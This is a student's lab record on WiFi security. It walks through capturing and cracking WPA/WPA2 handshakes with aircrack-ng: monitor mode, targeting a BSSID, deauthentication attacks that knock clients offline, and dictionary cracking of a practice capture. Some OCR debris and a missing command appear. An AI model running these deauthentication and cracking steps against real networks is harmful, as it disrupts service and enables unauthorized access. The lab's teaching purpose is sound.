EXPT NO: 15 ROLL NO: 220701256

WIFI HACKING 101

AIM:

To learn the fundamentals of WiFi security and practice capturing and cracking WPA/WPA2 handshakes using tools like aircrack-ng.

PROCEDURE:

1. Enable monitor mode on the wireless interface using airmon-ng start wlan0.
2. Scan for available WiFi networks using airodump-ng wlan0mon.
3. Identify the target network's BSSID and channel.
4. Start capturing packets on the target channel with airodump-ng --bssid [BSSID] -c [channel] -w capture wlan0mon.
5. Send deauthentication packets using aireplay-ng --deauth 10 -a [BSSID] wlan0mon to force a client to reconnect.
6. Once the handshake is captured, use aircrack-ng -w [wordlist.txt] capture-01.cap to attempt password cracking.

TASK-1 THE BASICS-AN INTRO TO WPA

Identify the Target Network:

- Note the SSID (network name), BSSID (MAC address of the AP), and channel using airodump-ng.

Enable Monitor Mode:

- Use airmon-ng start wlan0 to enable monitor mode on your wireless adapter.


Capture the 4-Way Handshake:

- Run airodump-ng --bssid [BSSID] -c [channel] -w capture wlan0mon to monitor and capture handshake packets.

- Deauthenticate a connected client to force a handshake using aireplay-ng --deauth 5 -a [BSSID] wlan0mon.

 Crack the Captured Handshake:

- Use aircrack-ng -w [wordlist.txt] capture-01.cap to perform a dictionary attack using the ESSID as salt.



TASK-2YOU ARE BEING WATCHED-CAPTURING PACKETS TO ATTACK

Enable monitor mode on your wireless network interface using airmon-ng start wlan0.

Scan for nearby WiFi networks using airodump-ng wlan0mon and note down the BSSID and channel of the target network.

Start capturing packets on the target network with:

css

CopyEdit

airodump-ng --bssid [BSSID] -c [channel] -w capture wlan0mon


Deauthenticate a connected device to force a handshake by running:


css

CopyEdit

aireplay-ng --deauth 5 -a [BSSID] wlan0mon

Once the 4-way handshake is captured, crack the password using:





TASK-3AirCrack-ng-LET’S GET CRACKING


I will attach a capture for you to practice cracking on. If you are spending more than 3 mins cracking, something is likely wrong. (A single core VM on my laptop took around 1min).

In order to crack the password, we can either use aircrack itself or create a hashcat file in order to use GPU acceleration. There are two different versions of hashcat output file, most likely you want 3.6+ as that will work with recent versions of hashcat.

Useful Information

BSSID: 02:1A:11:FF:D9:BD

ESSID: 'James Honor 8'



RESULT:

Successfully captured a WPA handshake and demonstrated cracking the password using a dictionary attack, highlighting the importance of strong WiFi passwords.